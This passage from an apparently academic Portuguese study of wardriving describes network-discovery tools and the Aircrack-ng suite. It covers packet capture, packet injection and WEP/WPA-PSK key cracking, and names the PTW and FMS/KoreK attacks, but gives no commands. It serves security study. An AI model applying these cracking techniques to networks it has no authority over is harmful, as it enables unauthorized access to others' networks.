Lançado em maio de 2001 por Marius Milner, este *scanner* de rede *wi-fi*, rapidamente, tornou-se um dos mais utilizados *softwares* para varredura de redes, bem como foi um dos pioneiros nessa área. A primeira versão era muito limitada em suas habilidades para operar com os adaptadores e sistemas de rede (EARLE, 2006). Desde então, o *software* recebeu melhorias e incrementos, suportando diversos cartões de rede sem fio e podendo operar nas mais diversas versões do sistema operacional, exclusivamente em plataforma Windows. O Network Stumbler (nome oficial) está disponível em seu site, atualmente na versão 0.4.0 (que fora lançada em abril de 2004), localizado no endereço http://www.netstumbler.com.

Segundo Milner (2007), o *software* opera sob a licença *beggarware*, também conhecida como *donationware*. Este modelo de licenciamento provê uma operação completa do *software* para com o usuário, requisitando uma doação a ser feita ao programador. Isto significa que não é necessário pagar uma licença para utilizar o *software*, porém, se o usuário utilizar e gostar da ferramenta, é requisitada uma doação, a fim de aprimorar futuros desenvolvimentos, hospedagem *web* e outros custos que são necessários para que o *software* esteja disponível e funcional para todos. Pode ser considerado também como um *software freeware*, pois mesmo que não seja efetuada a doação, o programa permanece oferecendo suas totais funcionalidades. O criador do NetStumbler também explica que este *software* é desenvolvido como um hobby em suas horas de folga, e não como um trabalho em horário integral.

O NetStumbler é uma ferramenta ativa de detecção de redes sem fio. Isso significa que utiliza a sondagem ativa, enviando *frames* chamados *Probe Request*. O *frame Probe Request* é associado ao *frame Probe Response*, os quais fazem parte do padrão 802.11 (EARLE, 2006). O envio dos *frames* é realizado (por padrão) uma vez por segundo e, se o pedido de requisição receber alguma resposta, o *software* reporta ao usuário pela interface gráfica. É capaz de detectar redes locais sem fio (WLANs), baseadas nos padrões 802.11b, 802.11g e 802.11a, reportando as diversas características das redes encontradas, o que a torna uma ferramenta muito eficaz na resolução de problemas de redes, além de propiciar um nível

elevado de informações para a utilização em *wardriving*. Na Figura 4.6, pode-se observar o *software* operando, demonstrando as características das redes e a localização do equipamento.



Figura 4.6 – NetStumbler.

As redes (pontos de acesso e/ou ad-hoc) são identificadas a partir do endereço MAC retornado e o SSID da rede. Com isso, são armazenados os registros com as informações da rede, associando o MAC ao SSID. As características obtidas das redes são demonstradas em seqüência, ao lado do referido SSID. As principais características que o *software* reporta são as seguintes:

- MAC: informa o endereço MAC do ponto de acesso (ou cliente de uma rede ad-hoc) que respondeu aos *frames* de requisição;
- SSID: informa o SSID da rede encontrada;
- *Channel*: informa o canal utilizado pela rede;
- *Speed*: informa a velocidade da rede, de acordo com o padrão utilizado por tal. Os valores referidos são: 802.11b = 11 Mbps; 802.11a e 802.11g = 54 Mbps;
- *Vendor*: informa o fabricante do ponto de acesso, através do endereço MAC (se for possível a verificação em sua base de dados);

- *Type*: informa qual o tipo da rede encontrada. Se a rede encontrada possui um ponto de acesso central, então reporta a *string* AP. Se a rede encontrada for do tipo ad-hoc, então é reportado como Peer;
- *Encryption*: informa se a rede possui a criptografia ativada. Porém, vale ressaltar, que o NetStumbler apenas sinaliza a utilização ou não de criptografia na rede, reportando a *string* WEP (mesmo que a rede possua, por exemplo, a criptografia WPA);
- SNR: informa a relação sinal/ruído, reportada em decibéis microvolts (dBm). Somente é ativada quando estiver na faixa de abrangência da rede;
- IP *Address*: se a rede estiver sem segurança, é possível reportar a classe de endereço IP que está sendo utilizada pela rede em questão;
- Latitude/Longitude: informa a localização global do dispositivo que está realizando a varredura;
- *Distance*: informa a distância aproximada do dispositivo à rede em questão, tendo como base as informações sobre o sinal e a localização da ferramenta de varredura.

Uma das características principais deste *software* é a possibilidade de filtragem dos resultados e a exibição gráfica do nível de sinal/ruído ativo da rede, como é demonstrado na Figura 4.7. Esta exibição permite ao *wardriver* determinar qual a posição que lhe proporciona maior qualidade do sinal.



Figura 4.7 – Sinal/Ruído no NetStumbler.

Outra característica relevante ao NetStumbler é a capacidade de exportar os resultados obtidos, o que torna fácil a integração com diversas ferramentas. Os arquivos exportados podem ser interpretados pela maioria das ferramentas disponíveis atualmente (até pelo fato de o NetStumbler ser um dos pioneiros na área), criando assim uma grande vantagem em sua utilização.

Uma das opções mais utilizadas pelos *wardrivers* é o receptor de satélite GPS. Estes dispositivos determinam a posição do dispositivo na face global por meio de uma triangulação de sinais dos satélites. O NetStumbler, por sua vez, permite a conexão com praticamente todos dispositivos GPS disponíveis no mercado. Este registra a localização das redes sem fio baseada nos dados do GPS (EARLE, 2006).

Por fim, uma das funcionalidades exclusivas do NetStumbler é a capacidade de continuar uma análise salva anteriormente, o que permite adicionar informações sobre as redes já catalogadas e, paralelamente, detectar novas, formando um só conteúdo. Uma das vantagens dessa funcionalidade é gerar mapas mais completos ou continuar uma análise do ponto em que parou, proporcionando desdobramentos interessantes, como registrar ao longo de medições, em dias diferentes, o comportamento de uma mesma área analisada.

De acordo com Milner (2007), não existe oficialmente um requerimento mínimo de *hardware* para o NetStumbler. O *software* é extremamente leve, ocupando o mínimo de recursos (o pacote da versão 0.4.0 não ocupa mais do que 2 Mb de espaço em disco). Há, ainda, uma versão para equipamentos que funcionam com Windows CE, conhecida como MiniStumbler, que praticamente possui as mesmas características e funcionalidades do NetStumbler.

4.3.1.2 Wifi Hopper

O Wifi Hopper é uma ferramenta para redes locais sem fio (WLANs) que combina as funcionalidades de descoberta de redes e gerenciador de conexões. Assim como o NetStumbler, utiliza sondagem ativa, reportando as configurações inerentes às redes encontradas. Engloba também um grande suporte a adaptadores de redes sem fio, operando nas diferentes versões do sistema operacional, exclusivamente em plataforma Windows.

Possui praticamente todos os recursos encontrados no NetStumbler e incrementa alguns mais, como, por exemplo, a identificação do tipo de criptografia utilizada pela rede (seja esta WEP, WPA ou WPA2). Além disso, permite a conexão às redes encontradas, de

acordo com a segurança adotada (o *software* suporta conexões com WEP, WPA-PSK ou WPA2-PSK) (HOPPER, 2007).

Segundo Hopper (2007), o *software* opera sob a licença *shareware*, disponibilizando um período de testes de 15 (quinze) dias. Após este período, o *software* perde a funcionalidade de conexão às redes, mantendo operante a funcionalidade de descoberta de redes. O Wifi Hopper está disponível em seu site, atualmente na versão 1.2 (que fora lançada em maio de 2007), localizado no endereço http://www.wifihopper.com. Atualmente, o valor da licença do *software* é de U$$ 34.95, podendo ser adquirida através do site do fabricante. Na Figura 4.8 é demonstrada a tela principal do *software*, exibindo alguns resultados.

O Wifi Hopper é uma poderosa ferramenta para usuários e administradores de rede sem fio, agregando uma gama de funcionalidades inerentes às redes *wi-fi*. Pode ser integrado a dispositivos GPS, o que permite identificar a localização aproximada das redes. Também permite que os resultados sejam exportados, porém ainda não possui muita compatibilidade com *softwares* de mapeamento.



Figura 4.8 – Wifi Hopper.
Fonte: http://www.wifihopper.com.

Um ponto importante na utilização desta ferramenta é o fato de que se pode identificar o tipo de criptografia usada na rede encontrada, diferentemente do NetStumbler, que apenas sinaliza o uso ou não da criptografia. Porém, esta funcionalidade está diretamente

ligada ao padrão comportado pelo adaptador de rede, ou seja, o *software* é capaz de reportar apenas os valores do padrão suportado pelo adaptador. Sendo assim, se uma rede possuir criptografia WPA, e o adaptador de rede *wi-fi* apenas suportar o padrão WEP, esta rede será sinalizada como uma rede com criptografia WEP. O mesmo vale para o padrão suportado pelo adaptador. Se a rede encontrada utilizar, por exemplo, o padrão 802.11g, e o adaptador de rede operar apenas no padrão 802.11b, então o *software* retorna ao usuário que, a rede em questão, utiliza o padrão 802.11b.

Esse *software* é utilizado neste trabalho a fim de identificar se há, além do WEP, redes que utilizam outros padrões de criptografia e, também, auxiliar na definição das redes-alvo. Desta forma, para se identificar os diferentes tipos de criptografia das redes encontradas, deve-se utilizar um adaptador de rede que comporte estes padrões. Como não estão disponíveis no mercado adaptadores de rede *wi-fi* com conector para antena externa, e que comportem todos os padrões de criptografia (como é o caso do cartão definido na metodologia, que opera sob o padrão 802.11b e suporta apenas criptografia WEP), o Wifi Hopper será utilizado juntamente a um adaptador de rede sem fio USB, fabricado pela empresa Encore Eletronics[18], modelo ENUWI-SG, o qual opera sob o padrão 802.11g e comporta criptografia WEP, WPA e WPA-PSK.

Nas Figuras 4.9 e 4.10, são demonstrados os diferentes comportamentos do *software*, utilizando ambos adaptadores. A rede em questão opera no padrão 802.11g e possui criptografia WPA-PSK.



Figura 4.9 – Wifi Hopper com cartão Orinoco.

[18] Disponível em http://www.encore-usa.com.



Figura 4.10 – Wifi Hopper com adaptador Encore.

4.3.1.3 Google Maps

O Google Maps é um serviço de pesquisa e visualização de mapas e fotos de satélite do mundo inteiro, fornecido pela empresa Google. Em outubro de 2007, foi lançada oficialmente a versão brasileira do serviço, chamada Google Maps Brasil[19], o qual possui uma grande quantidade de mapas de capitais e de cidades do interior brasileiro.

É um serviço gratuito, disponível no endereço http://maps.google.com. Assim como outros serviços do Google, o modelo de negócios do Google Maps é baseado na receita publicitária, sendo que os anúncios de texto, chamados *links* patrocinados, são mostrados ao lado dos mapas. As funcionalidades que este serviço dispõem agregam as seguintes (DINIZ, 2007):

- Pesquisar lugares e endereços;
- Encontrar restaurantes, lojas e outros negócios próximos a um endereço;
- Obter trajetos no trânsito passo-a-passo;
- Criar e compartilhar mapas personalizados gratuitamente;
- Integrar o Google Maps a diferentes aplicações.

Na Figura 4.11, é demonstrado o Google Maps em funcionamento, apresentando o mapa do município de Farroupilha.

[19] Disponível em http://maps.google.com.br.



Figura 4.11 – Google Maps.

É possível, também, destacar rotas, pontos e áreas, gerar comentários e compartilhar os respectivos *links* de acesso ao mapa criado. Permite a criação de pontos nos mapas com extrema facilidade, inserindo o ponto no local desejado ou através de coordenadas GPS, como é demonstrado na Figura 4.12. Também é possível, no Google Maps, exportar os dados para um arquivo de linguagem de marcação *Keyhole*, conhecida também como KML (*Keyhole Markup Language)*. O KML é um formato de arquivo e uma gramática XML (*Extensible Markup Language***),** que serve para modelar e armazenar características geográficas como pontos, linhas, imagens, polígonos e modelos para exibição no Google Earth e no Google Maps (EARTH, 2007).

Uma funcionalidade interessante do Google Maps é a possibilidade de visualização híbrida, ou seja, pode-se visualizar fotos de satélite com o mapa de ruas sobreposto, o que permite um referencial visual da área mostrada. Na Figura 4.13, é demonstrada esta visualização híbrida da mesma área mostrada na Figura 4.12.



Figura 4.12 – Pontos no Google Maps.

Figura 4.13 – Visualização híbrida no Google Maps.

Pelo fato de o Google Maps ser um serviço extremamente leve, interativo, gratuito e *on-line*, atualmente pode ser considerado uma das melhores ferramentas de mapas disponíveis.

4.3.1.4 KSNGEM

O Ksngem é uma ferramenta interessante para se efetuar o mapeamento das redes encontradas no processo de *wardriving*. Este *software* converte os dados de programas como o NetStumbler e o Kismet, gerando arquivos KML para a visualização dos resultados no Google Earth e no Google Maps. Provê uma interface gráfica aos resultados obtidos,

demonstrando índices destes, incluindo o total de redes encontradas, utilização de criptografia, coordenadas GPS e localização. Também provê informações adicionais pertinentes a cada rede mapeada (DEFENCE, 2007).

Atualmente, o *software* está disponível em sua versão 2.0 (lançada em abril de 2007), disponível no endereço http://www.rjpi.com/knsgem.htm. É uma ferramenta que opera sob a licença *freeware*, ou seja, não há a necessidade de pagar por uma licença para a utilização do *software*.

Dentre as possibilidades de uso desta ferramenta, algumas se destacam (KSNGEM, 2007):

- Visualizar o alcance aproximado de um ponto de acesso;
- Verificar os canais utilizados por pontos de acesso vizinhos, a fim de determinar a possibilidade de uma rede afetar outra;
- Visualizar áreas não cobertas pelos pontos de acesso (área de sombra).

O Ksngem não possui interface para o usuário. Quando executado o serviço (e suas configurações), o *software* carrega o arquivo que contém os dados (no caso do NetStumbler, um arquivo de extensão “ns1”) diretamente em sua pasta local, gerando os arquivos KML referentes aos resultados obtidos. Para visualizá-los, então, basta possuir instalado o Google Earth ou, caso desejar visualizar com o Google Maps, o arquivo deve ser disponibilizado na *web*. Na Figura 4.14, são demonstrados alguns resultados gerados pelo Ksngem, apontando as localizações das redes, (podendo ser apresentadas em cores diferentes, a fim de identificar as redes com criptografia e as redes sem criptografia). Pode-se observar também o detalhamento de uma rede específica.

Uma funcionalidade interessante nesta ferramenta é que, além da geração de pontos, o Ksngem cria outras formas de visualizações, como, por exemplo, a visualização do alcance aproximado do sinal de cada rede, identificando com cores diferentes cada canal e o uso de criptografia, demonstrando, ainda, as possíveis áreas de sombra do sinal, como pode ser observado na Figura 4.15.



Figura 4.14 – Exibição de pontos de acesso.

Figura 4.15 – Exibição de alcance do sinal.

4.3.2 *Software* para quebra de protocolo de criptografia

A fim de efetuar uma tentativa de quebra de protocolo de segurança, serão utilizados *softwares* específicos para este propósito, também conhecidos como ferramentas de crackeamento (*cracking tools*). Este tipo de ferramenta se aproveita das falhas apresentadas em torno dos protocolos de criptografia, a fim de quebrar a segurança e descobrir as chaves utilizadas no processo (EARLE, 2006).

Após serem divulgadas as diversas vulnerabilidades existentes no protocolo WEP, diversas ferramentas surgiram com o objetivo de explorar estas falhas. Atualmente,

encontram-se com facilidade ferramentas disponíveis na internet que prometem quebrar esta criptografia. Nota-se que as ferramentas são, em sua quase totalidade, desenvolvidas para operar na plataforma Linux, por sua capacidade de gerenciamento do sistema operacional em baixo nível, oferecendo uma potencialidade elevada no processo de quebra de criptografia.

O software escolhido para realizar tal tarefa foi a suíte de aplicativos Aircrack-ng, visto que é a ferramenta mais completa e eficaz disponível atualmente, como é descrita a seguir.

4.3.2.1 Aircrack-ng Suite

A suíte Aircrack-ng é um conjunto de ferramentas para auditoria de redes sem fio, surgida a partir do *software* Aircrack, criado por Cristophe Devine, que teve seu desenvolvimento e suporte interrompidos. Considerada atualmente como a melhor ferramenta para quebra de protocolo de criptografia, o Aircrack-ng é uma ferramenta de crackeamento de chaves WEP e WPA-PSK (padrão 802.11), permitindo a descoberta das chaves envolvidas no processo de criptografia, através da captura de pacotes trafegados pela rede.

É uma ferramenta de *software* livre, operando sob a licença GPL (G*eneral Public License*), a qual permite a utilização, distribuição e aperfeiçoamento do *software* sem qualquer custo. Possui excelente documentação e suporte, mantidos pela equipe do projeto (composta por seis pessoas). Atualmente, encontra-se em sua versão 0.9.1, disponível no endereço http://www.aircrack-ng.org. Sua operação é direcionada à plataforma Linux, agregando, também, uma versão para plataforma Windows (esta última tem suas funcionalidades limitadas, bem como suporte reduzido) (AIRCRACK-NG, 2007). Em sua versão para Linux, a utilização da suíte Aircrack-ng é realizada através de linhas de comando, onde os resultados são apresentados em forma de texto.

Através de seu conjunto de ferramentas, a suíte Aircrack-ng permite a captura e injeção de pacotes em redes 802.11, bem como o gerenciamento de dispositivos de rede e a quebra dos protocolos de criptografia. Embora suporte um grande número de adaptadores de rede sem fio, esta ferramenta exige que, para o seu perfeito funcionamento, na maioria dos casos, sejam realizadas atualizações no sistema operacional, referentes aos adaptadores de rede utilizados (em virtude das particularidades apresentadas por estes). As atualizações pertinentes aos adaptadores suportados podem ser encontradas no próprio *site* do projeto.

A suíte Aircrack-ng engloba um total de sete ferramentas (outras cinco estão em desenvolvimento), as quais possuem diferentes aplicações e propósitos. As principais ferramentas disponíveis e que serão utilizadas no processo de execução do *wardriving*, são:

- Airodump-ng: é a ferramenta de captura de pacotes 802.11. Através desta, é possível efetuar o monitoramento e a captura dos pacotes trafegados pelo canal configurado (pode utilizar qualquer canal do padrão 802.11). Permite salvar todos os pacotes que foram capturados ou, ainda, permite armazenar apenas os IVs dos pacotes. Os resultados da captura servem como entrada para o processo de quebra dos protocolos.
- Aireplay-ng: é a ferramenta de injeção de pacotes em redes 802.11. Redes protegidas pelo WEP ou WPA-PSK são passíveis de ataque re-injeção de tráfego, ou seja, através desta ferramenta, podem-se inserir pacotes na rede em questão, aumentando o tráfego e, conseqüentemente, a captura de pacotes, diminuindo o tempo necessário para que a descoberta das chaves seja efetuada com sucesso.
- Aircrack-ng: é a ferramenta que efetua a descoberta das chaves utilizadas pelo WEP e WPA-PSK, explorando as vulnerabilidades apresentadas em torno destes protocolos. A partir dos pacotes capturados pelo Airodump-ng (necessita de uma quantidade suficiente para tal), o Aircrack-ng aplica diversas formas de ataques, revelando assim a chave utilizada no processo de criptografia. A quebra do WEP é realizada utilizando dois métodos fundamentais. O primeiro método (forma de ataque) é o PTW (Pyshkin, Tews, Weinmann). A principal vantagem do PTW é o fato que, para que seja efetuada a quebra do WEP, poucos pacotes de dados são necessários. O segundo método utilizado é o ataque FMS (Fluhrer, Mantin, Shamir)/KoreK, o qual incorpora diversos ataques estatísticos para descobrir a chave WEP, combinado a ataques de força bruta. Adicionalmente, 